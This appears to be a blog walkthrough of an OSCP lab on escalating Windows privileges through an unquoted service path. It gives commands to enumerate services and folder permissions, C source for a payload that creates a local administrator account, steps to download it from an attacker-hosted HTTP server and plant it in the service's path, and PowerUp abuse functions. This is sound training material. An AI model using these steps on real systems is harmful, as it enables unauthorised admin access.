This is a walk through of what I did to resolve a capstone lab in OSCP, which focuses on abusing unquoted service paths in Windows OS.
Required Applications
The steps listed are under the presumption that required applications are already installed and are working properly. Required applications:
- Windows VM (provided by OffSec Lab)
- Kali VM (to be connected to OffSec VPN)
- XFREERDP3 (installed in Kali VM)
- x86_64-w64-mingw32-g++ (installed in Kali VM)
- PowerUp.ps1 (already saved in Kali VM)
Steps
1. Connect to Target Machine via RDP
This exercise assumes you were able to obtain a low-privileged user credentials that have the permission to connect to the target machine via RDP. To connect to Windows from a Kali machine:
xfreerdp3 /v:<IP_ADDRESS> /u:<USERNAME> /p:<PASSWORD> +dynamic-resolution2. Enumerate Services
We are trying to enumerate the services in the victim’s machine and looking for a service with unquoted service paths. In this exercise, the vulnerable service is GammaService. In the Windows VM, run PowerShell and issue this command:
Get-CimInstance -ClassName win32_service | Select Name,State,PathNameTo filter the result to specific service:
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | findstr.exe 'Gamma'This will display the name of the service, it’s current state and the complete path to it’s executable. Notice that the path contains spaces in between and is not enclosed inside quotes.

3. Another Way to Enumerate Unquoted Service Paths
This command will enumerate services that excludes services with empty PathName and any path under C:\Windows*. It will print Name and PathName cleanly.
Get-CimInstance Win32_Service |
  Where-Object { $_.PathName -and ($_.PathName -notlike 'C:\Windows\*') } |
  Select-Object Name, PathName
This gives clearer view on service paths:

4. Check Access Level
Try starting the GammaService to check if the compromised user (that you are currently using) has permission to Start/Stop the target service.
Start-Service <SERVICE_NAME>This confirms that user has permission to start and stop the service.

Using ICACLS, check the current user’s permission to the paths where GammaService stores its executables. So, we need to determine which directory we have write permission  to for C:\Program Files\Enterprise Apps\.
Checking for C:\:
icacls "C:\"According to the result, BUILTIN\Users do not have write permission (W).

Checking for C:\Program Files:
icacls "C:\Program Files"Still, BUILTIN\Users have no write access to this directory.

Checking for C:\Program Files\Enterprise Apps:
icacls 'C:\Program Files\Enterprise Apps'Now, we found a directory where BUILTIN\Users has write access to (W):

5. Create the Payload
Create the payload and save it as adduser.c:
#include <stdlib.h>
int main ()
{
int i;

i = system ("net user <USERNAME> <PASSWORD> /add");
i = system ("net localgroup administrators <USERNAME> /add");

return 0;
}
Then convert it to an executable (adduser.exe):
x86_64-w64-mingw32-gcc adduser.c -o adduser.exeRun the Python HTTP Server to host the payload:
python3 -m http.server <PORT_NUMBER>6. Download the Payload to Target Machine
In the PowerShell session in the target machine, run this command to download the executable:
iwr -uri http://<ATTACKER_MACHINE_IP_ADDRESS>:<PORT>/adduser.exe -Outfile Current.exeThis confirms that it was downloaded successfully:

Copy the executable to the application’s directory where user has access to:
copy .\Current.exe 'C:\Program Files\Enterprise Apps\Current.exe'
7. Attempt to Start the Service
Run the service using Powershell, but first check who are the local users in the machine. Then start the service. After that, check again if the new user is created.
net user
Start-Service GammaService
net user

Even though starting the service failed, it is still able to create user with Administrators local group membership.
8. Run Powershell as Administrator
Run PowerShell as Administrator and provide username and password of the newly created user.\
9. Using PowerUp to Enumerate Service Paths
In this example, PowerUp was hosted in a Kali Vm and downloaded to the target Windows VM.

Run PowerShell with execution policy bypass then run PowerUp:
powershell -ep bypass
. .\PowerUp.ps1
Get-UnquotedService
PowerUp Abuse Function: attempt to restart the service (GammaService) to elevate the current privileges by using the same payload (Current.exe).
Write-ServiceBinary -Name 'GammaService' -Path "C:\Program Files\Enterprise Apps\Current.exe"
Captured Flag / Proof of Concept
Flag is found in the Desktop folder of another admin user.

 Project Puchufy